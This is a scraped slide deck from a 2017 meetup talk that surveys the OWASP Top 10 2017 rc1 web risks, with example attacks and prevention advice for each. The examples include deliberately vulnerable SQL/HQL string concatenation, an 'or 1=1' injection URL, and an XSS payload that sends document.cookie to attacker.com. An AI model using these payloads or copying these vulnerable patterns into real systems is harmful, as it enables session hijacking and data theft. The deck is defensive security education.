
“Modern applications often involve rich client applications and APIs, such as
JavaScript in the browser and mobile apps, that connect to an API of some
kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often
unprotected and contain numerous vulnerabilities.”
©2017 Attain, LLC
A10 – Underprotected APIs
Am I Vulnerable to Attack?

Testing APIs is similar to testing web applications
All typical vulnerabilities apply to your APIs as well
APIs lack a UI and use complex protocols and data structures
• Makes security testing more difficult with traditional tools
• Often overlooked during system testing
Use of widely-used standard formats helps
…but some frameworks use custom formats and data formats
• WebSockets
• Many RPC implementations
Breadth and complexity of APIs make automation difficult
Knowing if you’re secure means carefully testing defenses that
matter
63
©2017 Attain, LLC
A10 – Underprotected APIs
Example Attack
Scenario #1:

Imagine a mobile banking app that connects to an XML API at the
bank for account information and performing transactions.
The attacker reverse engineers the app and discovers that the user
account number is passed as part of the authentication request to
the server along with the username and password.
The attacker sends legitimate credentials, but another user’s account
number, gaining full access to the other user’s account.
64
©2017 Attain, LLC
A10 – Underprotected APIs
How Do I Prevent This?
The key to protecting APIs is to ensure that you fully understand the
threat model and what defenses you have:
Ensure that you have secured communications between the client
and your APIs.
Ensure that you have a strong authentication scheme for your
APIs, and that all credentials, keys, and tokens have been secured.
Ensure that whatever data format your requests use, that the
parser configuration is hardened against attack.
Implement an access control scheme that protects APIs from
being improperly invoked, including unauthorized function and
data references.
Protect against injection of all forms, as these attacks are just as
viable through APIs as they are for normal apps.
65
©2017 Attain, LLC
A10 – Underprotected APIs
References
OWASP
OWASP REST Security Cheat Sheet
OWASP Web Service Security Cheat Sheet
External
Increasing Importance of APIs in Web Development
Tracking the Growth of the API Economy
The API Centric Future
The Growth of the API
What Do You Mean My Security Tools Don’t Work on APIs?!!
State of API Security
66
©2017 Attain, LLC
Questions?
67
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
©2017 Attain, LLC
To Continue the Discussion
68
Want to learn more about how
Attain is different?
Please contact us.
We’re eager to work with you.
Andre Van Klaveren
andre.vanklaveren@attain.com
info@attain.com
www.attain.com
©2017 Attain, LLC

OWASP Top 10 2017 rc1 - The Ten Most Critical Web Application Security Risks

  • 1.
    ©2017 Attain, LLC STLCYBER Meetup - June 7, 2017 OWASP Top 10 – 2017 rc1 The Ten Most Critical Web Application Security Risks
  • 2.
    ©2017 Attain, LLC YourSpeaker 2 Andre Van Klaveren, CISSP, GSSP-JAVA Application Security Specialist Federal Services andre.vanklaveren@attain.com @opratr 22+ years in IT specializing in: • Application Security • Solution Architecture • Software Development Habitual Volunteer • Community Organizer for STL Drupal User Group • Camp Organizer for Drupal Camp STL • Speaker at Drupal GovCon • Boys & Girls Clubs of Greater St. Louis IT Committee member
  • 3.
  • 4.
    ©2017 Attain, LLC Whatis OWASP? The Open Web Application Security Project (OWASP) is a 501c3 non- for-profit educational charity dedicated to enabling organizations to design, develop, acquire, operate, and maintain secure software. https://www.owasp.org Image Source: owasp.org 4
  • 5.
  • 6.
    ©2017 Attain, LLC Whatis the OWASP Top Ten? The OWASP Top Ten is a prioritized list of the top ten most critical web application security risks. It’s an awareness tool, not a standard Released in 2003, 2004, 2007, 2010, 2013, 2017 (this Summer) Developed using the OWASP Risk Rating Methodology [1] 2017 rc1 based on results from a 2016 open data call It’s about risks, not (just) about vulnerabilities Not intended to be “airtight, non-overlapping, or a strict taxonomy” Constantly changing…. 1. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology 6 “The Ten Most Critical Web Application Security Risks”
  • 7.
    ©2017 Attain, LLC Whatthe OWASP Top Ten Isn’t It is not a standard It doesn’t stop at 10 • Clickjacking • Denial of Service • Deserialization of Untrusted Data • Expression Language Injection • Many, many more! Risk is environment-specific • Your Top Ten risks may vary Like industry compliance standards (PCI, HIPPA,…), not an end- goal • Should be considered a minimum baseline for application security 7
  • 8.
  • 9.
    ©2017 Attain, LLC WhatIs Risk? Risk is the intersection of a threat, a weakness and an asset. Risk = Likelihood * Impact Image Source: OWASP Top Ten 2017 rc1 9
  • 10.
    ©2017 Attain, LLC OWASPRisk Calculation Each risk is calculated using generic vulnerability facts, based on the OWASP Risk Rating Methodology [1]… …but impact is environment and business specific! Image Source: OWASP Top Ten 2017 rc1 1. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology 10
  • 11.
    ©2017 Attain, LLC Reviewof the OWASP Top Ten 2017 rc1 11
  • 12.
    ©2017 Attain, LLC OWASPTop Ten - 2017 rc1 A1 - Injection A2 – Broken Authentication and Session Management A3 – Cross-Site Scripting (XSS) A4 – Broken Access Control A5 – Security Misconfiguration A6 – Sensitive Data Exposure A7 – Insufficient Attack Protection A8 – Cross-Site Request Forgery (CSRF) A9 – Using Components with Known Vulnerabilities A10 – Underprotected APIs 12
  • 13.
    ©2017 Attain, LLC WhatChanged? Image Source: OWASP Top Ten 2017 rc1 13
  • 14.
    ©2017 Attain, LLC A1– Injection Source: OWASP Top Ten 2017 rc1 14 “Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.”
  • 15.
    ©2017 Attain, LLC A1– Injection Am I Vulnerable To Injection? Static code analysis tools can detect the use of interpreters (APIs) and trace data through the application • Can often be automated as part of Continuous Integration (CI) builds • Manual code reviews are effective, but are much less efficient • Manual code reviews are encouraged to augment static analysis, especially on critical areas of the application Penetration testers can validate vulnerabilities by building exploits Dynamic analysis can find some injection flaws • Often misses injection flaws that are buried deep in the application • Poor error handling make injection flaws easier to discover (for you and the bad guys) 15
  • 16.
    ©2017 Attain, LLC A1– Injection Example Attacks Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call: String query = “SELECT * FROM accounts WHERE custID=‘” + request.getParameter(“id”) + “’”; Scenario #2: Similarly, an application’s blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)): Query HQLQuery = session.createQuery(“FROM accounts WHERE custID = ‘” + request.getParameter(“id”) + “’”); http://example.com/app/accountView?id=‘ or ‘1’=‘1 16
  • 17.
    ©2017 Attain, LLC A1– Injection How Do I Prevent Injection? Preventing injection requires keeping untrusted data separate from commands and queries (interpreters) Use safe APIs which avoid the use of interpreters or provide a parameterized interface. • Caution: Some parameterized APIs (e.g. stored procedures) can still lead to injection flaws if parameters are not properly sanitized before use If parameterized APIs are not available, use interpreter-specific escape routines on all parameters Use positive or “white list” input validation on ALL input • Not a complete defense since special characters are often required on inputs 17
  • 18.
    ©2017 Attain, LLC A1– Injection References OWASP OWASP SQL Injection Prevention Cheat Sheet OWASP Query Parameterization Cheat Sheet OWASP Command Injection Article OWASP XXE Prevention Cheat Sheet OWASP Testing Guide: Chapter on SQL Injection Testing External CWE Entry 77 on Command Injection CWE Entry 89 on SQL Injection CWE Entry 564 on Hibernate Injection CWE Entry 611 on Improper Restriction of XXE CWE Entry 917 on Expression Language Injection 18
  • 19.
    ©2017 Attain, LLC A2– Broken Authentication and Session Management Source: OWASP Top Ten 2017 rc1 19 “Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users’ identities (temporarily or permanently). ”
  • 20.
    ©2017 Attain, LLC A2– Broken Authentication and Session Management 20 Am I Vulnerable to Hijacking? Are session management assets protected? User authentication credentials aren’t properly protected when stored using hashing or encryption. See 2017-A6 Credentials can be guessed or overwritten through weak account management functions Session IDs are exposed in the URL Session IDs are vulnerable to session fixation attacks Session IDs don’t timeout, or user sessions (or auth tokens) aren’t properly invalidated during logout Session IDs aren’t rotated after successful login Passwords, session IDs, and other credentials are sent over unencrypted channels. See 2017-A6
  • 21.
    ©2017 Attain, LLC A2– Broken Authentication and Session Management 21 Example Attacks Scenario #1: A travel reservations application supports URL rewriting, putting session IDs in the URL: http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKH CJUN2JV?dest=Hawaii Scenario #2: Application’s timeouts aren’t set properly. User uses a public computer to access site. Instead of selecting “logout”, the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and that browser is still authenticated. Scenario #3: An insider or external attacker gains access to the system’s password database. User passwords are not properly hashed and salted, exposing every users’ password.
  • 22.
    ©2017 Attain, LLC A2– Broken Authentication and Session Management 22 How Do I Prevent This? Provide a single set of strong authentication and session management controls. Such controls should strive to: • meet all the authentication and session management requirements defined in the OWASP’s Application Security Verification Standard (ASVS) areas V2 (Authentication) and V3 (Session Management) • provide a simple API for developers. Consider the ESAPI Authenticator and User APIs Strong efforts should also be made to avoid Cross-Site Scripting (XSS) flaws which can be used to steal session IDs. See 2017-A3.
  • 23.
    ©2017 Attain, LLC A2– Broken Authentication and Session Management 23 References OWASP OWASP Application Security Verification Standard (V2 & V3) OWASP Authentication Cheat Sheet OWASP Forgot Password Cheat Sheet OWASP Password Storage Cheat Sheet OWASP Session Management Cheat Sheet OWASP Testing Guide: Chapter on Authentication External CWE Entry 287 on Improper Authentication CWE Entry 384 on Session Fixation
  • 24.
    ©2017 Attain, LLC A3– Cross-Site Scripting (XSS) Source: OWASP Top Ten 2017 rc1 24 “XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites. ”
  • 25.
    ©2017 Attain, LLC A3– Cross-Site Scripting (XSS) Am I Vulnerable to XSS? Server-side XSS Server-side code uses user-supplied input as part of the HTML output without context-sensitive escaping Client-side XSS Application uses JavaScript to dynamically add attacker-controlled data to a page Application sends attacker-controlled data to unsafe JavaScript APIs Detection Dynamic analysis difficult due to diversity of client rendering options Static analysis more affective for service-side and limited client- side detection 25
  • 26.
    ©2017 Attain, LLC A3– Cross-Site Scripting (XSS) Example Attack The application uses untrusted data in the construction of the following HTML snippet without validation or escaping: (String) page += “<input name=‘creditcard’ type=‘TEXT’ value=‘” + request.getParameter(“CC”) + “’>”; The attacker modifies the ‘CC’ parameter in his browser to: ‘><script>document.location=‘http://www.attacker.com/c gi-bin/cookie.cgi?foo=‘+document.cookie</script>’ This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session. 26
  • 27.
    ©2017 Attain, LLC A3– Cross-Site Scripting (XSS) How Do I Prevent XSS? Preventing XSS requires separation of untrusted data from active browser content. To avoid server-side XSS, escape untrusted data based on HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into. To avoid client-side XSS, avoid passing untrusted data to JavaScript and other browser APIs that can generate active content (properly escape data if unavoidable) For rich content, consider auto-sanitization libraries like OWASP’s AntiSamy or the Java HTML Sanitizer Project Consider Content Security Policy (CSP) to defend against XSS across your entire site. 27
  • 28.
    ©2017 Attain, LLC A3– Cross-Site Scripting (XSS) References OWASP OWASP Types of Cross-Site Scripting OWASP XSS Prevention Cheat Sheet OWASP DOM based XSS Prevention Cheat Sheet OWASP Java Encoder API ASVS: Output Encoding/Escaping Requirements (V6) OWASP AntiSamy: Sanitization Library Testing Guide: 1st 3 Chapters on Data Validation Testing OWASP Code Review Guide: Chapter on XSS Review OWASP XSS Filter Evasion Cheat Sheet External CWE Entry 79 on Cross-Site Scripting 28
  • 29.
    ©2017 Attain, LLC A4– Broken Access Control Source: OWASP Top Ten 2017 rc1 29 “Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users’ data, change access rights, etc. ”
  • 30.
    ©2017 Attain, LLC A4– Broken Access Control Am I Vulnerable? The best way to determine if an application is vulnerable to access control vulnerabilities is to verify that all data function references have appropriate defenses. Consider: • For data references, does the application ensure the user is authorized by using a reference map or access control check to ensure the user is authorized for that data? • For non-public function requests, does the application ensure the user is authenticated, and has the required roles or privileges to use that function? Code review of the application and manual testing can verify whether these controls are implemented correctly and are present everywhere they are required. Automated tools typically miss these flaws as they can not determine what needs to be protected or what is safe. 30
  • 31.
    ©2017 Attain, LLC A4– Broken Access Control Example Attacks Scenario #1: The application uses unverified data in a SQL call that is accessing account information: pstmt.setString(1, request.getParameter(“acct”)); ResultSet results = pstmt.executeQuery(); An attacker simply modifies the ‘acct’ parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user’s account. http://example.com/app/accountInfo?acct=notmyacct 31
  • 32.
    ©2017 Attain, LLC A4– Broken Access Control How Do I Prevent This? Preventing access control flaws require selecting an approach for protecting each function and each type of data (e.g., object number, filename). Check access. Each use of a direct reference from an untrusted source must include an access control check to ensure the user is authorized for the requested resource. Use per user or session indirect object references. This coding pattern prevents attackers from directly targeting unauthorized resources. Map and expose arbitrary references (sequential #s or random strings) to actual backend references and perform the dereferencing (and access checks) in code. Custom automated verification can be used to verify proper authorization controls are in place during deployment. 32
  • 33.
    ©2017 Attain, LLC A4– Broken Access Control References OWASP OWASP Top 10-2007 on Insecure Direct Object References OWASP Top 10-2007 on Function Level Access Control ESAPI Access Reference Map API ESAPI Access Control API (See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction() ) For additional access control requirements, see the ASVS requirements area for Access Control (V4). External CWE Entry 285 on Improper Access Control (Authorization) CWE Entry 639 on Insecure Direct Object References CWE Entry 22 on Path Traversal (an example of a Direct Object Reference weakness) 33
  • 34.
    ©2017 Attain, LLC A5– Security Misconfiguration Source: OWASP Top Ten 2017 rc1 34 “Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.”
  • 35.
    ©2017 Attain, LLC A5– Security Misconfiguration Am I Vulnerable? Is your application missing the proper security hardening across any part of the application stack? Including: Is any of your software out of date? This softare includes the OS, Web/App Server, DBMS, applications, APIs, and all components and libraries (see 2017-A9). Are any unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)? Are default accounts and their passwords still enabled and unchanged? Does your error handling reveal stack traces or other overly informative error messages to users? Are the security settings in your application servers, frameworks (Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values? 35
  • 36.
    ©2017 Attain, LLC A5– Security Misconfiguration Example Attacks Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default password, and takes over. Scenario #2: Directory listing is not disabled on your web server. An attacker discovers they can simply list directories to find any file. The attacker finds and downloads all your compiled Java classes, which they decompile and reverse engineer to get all your custom code. Attack then finds a serious flaw in your application. Scenario #3: App server comes with sample applications that are not removed from your production server. These sample applications have well known security flaws attackers can use to compromise your server. 36
  • 37.
    ©2017 Attain, LLC A5– Security Misconfiguration How Do I Prevent This? The primary recommendations are to establish all of the following: A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different passwords used in each environment). This process should be automated to minimize the effort required to setup a new secure environment. A process for keeping abreast of and deploying all new software updates and patches in a timely manner to each deployed environment. This process needs to include all components and libraries as well (see 2017-A9) 37
  • 38.
    ©2017 Attain, LLC A5– Security Misconfiguration How Do I Prevent This? …continued: A strong application architecture that provides effective, secure separation between components. An automated process to verify that configurations and settings are properly configured in all environments. 38
  • 39.
    ©2017 Attain, LLC A5– Security Misconfiguration References OWASP OWASP Development Guide: Chapter on Configuration OWASP Code Review Guide: Chapter on Error Handling OWASP Testing Guide: Configuration Management OWASP Testing Guide: Testing for Error Codes OWASP Top 10 2004 - Insecure Configuration Management For additional requirements in this area, see the ASVS requirements areas for Security Configuration (V11 and V19). External NIST Guide to General Server Hardening CWE Entry 2 on Environmental Security Flaws CIS Security Configuration Guides/Benchmarks 39
  • 40.
    ©2017 Attain, LLC A6– Sensitive Data Exposure Source: OWASP Top Ten 2017 rc1 40 “Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.”
  • 41.
    ©2017 Attain, LLC A6– Sensitive Data Exposure Am I Vulnerable to Data Exposure? The first thing you have to determine is which data is sensitive enough to require extra protection. For example, passwords, credit card numbers, health records, and personal information should be protected. For all such data: Is any of this data stored in clear text long term, including backups of this data? Is any of this data transmitted in clear text, internally or externally? Internet traffic is especially dangerous. Are any old/weak cryptographic algorithms used? Are weak crypto keys generated, or is proper key management or rotation missing? Are any browser security directives or headers missing when sensitive data is provided by/sent to the browser? 41
  • 42.
    ©2017 Attain, LLC A6– Sensitive Data Exposure Example Attacks Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing a SQL injection flaw to retrieve credit card numbers in clear text. Alternatives include not storing credit card numbers, using tokenization, or using public key encryption. Scenario #2: The password database uses unsalted hashes to store everyone’s passwords. A file upload flaw allows an attacker to retrieve the password data. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes. 42
  • 43.
    ©2017 Attain, LLC A6– Sensitive Data Exposure How Do I Prevent This? The full perils of unsafe cryptography, SSL/TLS usage, and data protection are well beyond the scope of the Top 10. that said, for all sensitive data, do the following, at a minimum: Consider the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all sensitive data at rest and in transit in a matter that defends against these threats. Don’t store sensitive data unnecessarily. Discard it as soon as possible. Data you don’t retain can’t be stolen. Ensure strong standard algorithms and strong keys are used, and proper key management is in place. Consider using FIPS 140 validated cryptographic modules. 43
  • 44.
    ©2017 Attain, LLC A6– Sensitive Data Exposure How Do I Prevent This? …continued: Ensure passwords are stored with an algorithm specifically designed for password protection, such as bcrypt, PBKDF2, or scrypt. Disable autocomplete on forms requesting sensitive data and disable caching for pages that contain sensitive data. 44
  • 45.
    ©2017 Attain, LLC A6– Sensitive Data Exposure References OWASP OWASP Cryptographic Storage Cheat Sheet OWASP Password Storage Cheat Sheet OWASP Transport Layer Protection Cheat Sheet OWASP Testing Guide: Chapter on SSL/TLS Testing External CWE Entry 310 on Cryptographic Issues CWE Entry 312 on Cleartext Storage of Sensitive Information CWE Entry 319 on Cleartext Transmission of Sensitive Information CWE Entry 326 on Weak Encryption 45
  • 46.
    ©2017 Attain, LLC A7– Insufficient Attack Protection Source: OWASP Top Ten 2017 rc1 46 “The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.”
  • 47.
    ©2017 Attain, LLC A7– Insufficient Attack Protection Am I Vulnerable to Attack? Detecting, responding to, and blocking attacks makes applications dramatically harder to exploit yet almost no applications or APIs have such protection. Critical vulnerabilities in both custom code and components are also discovered all the time, yet organizations frequently take weeks or even months to roll out new defenses. It should be very obvious if attack detection and response isn’t in place. Simply try manual attacks or run a scanner against the application. The application or API should identify the attacks, block any viable attacks, and provide details on the attacker and characteristics of the attack. If you can’t quickly roll out virtual and/or actual patches when a critical vulnerability is discovered, you are left exposed to attack. 47
  • 48.
    ©2017 Attain, LLC A7– Insufficient Attack Protection Example Attacks Scenario #1: Attacker uses automated tool like OWASP ZAP or SQLMap to detect vulnerabilities and possibly exploit them. Attack detection should recognize the application is being targeted with unusual requests and high volume. Automated scans should be easy to distinguish from normal traffic. Scenario #2: Attacker starts exploiting a vulnerability in your application that your current attack protection fails to block. How quickly can you deploy a real or virtual patch to block continued exploitation of this vulnerability? 48
  • 49.
    ©2017 Attain, LLC A7– Insufficient Attack Protection 49 How Do I Prevent This? There are three primary goals for sufficient attack protection: 1. Detect Attacks. Did something occur that is impossible for legitimate users to cause (e.g., an input a legitimate client can’t generate)? Is the application being used in a way that an ordinary user would never do (e.g., tempo too high, atypical input, unusual usage patterns, repeated requests)? 2. Respond to Attacks. Logs and notifications are critical to timely response. Decide whether to automatically block requests, IP addresses, or IP ranges. Consider disabling or monitoring misbehaving user accounts. 3. Patch Quickly. If your dev process can’t push out critical patches in a day, deploy a virtual patch that analyzes HTTP traffic, data flow, and/or code execution and prevents vulnerabilities from being exploited.
  • 50.
    ©2017 Attain, LLC A7– Insufficient Attack Protection 50 References OWASP OWASP Article on Intrusion Detection OWASP AppSensor OWASP Automated Threats Project OWASP Credential Stuffing Cheat Sheet OWASP Virtual Patching Cheat Sheet OWASP Mod Security Core Ruleset External WASC Article on Insufficient Anti-automation CWE Entry 778 - Insufficient Logging CWE Entry 799 - Improper Control of Interaction Frequency
  • 51.
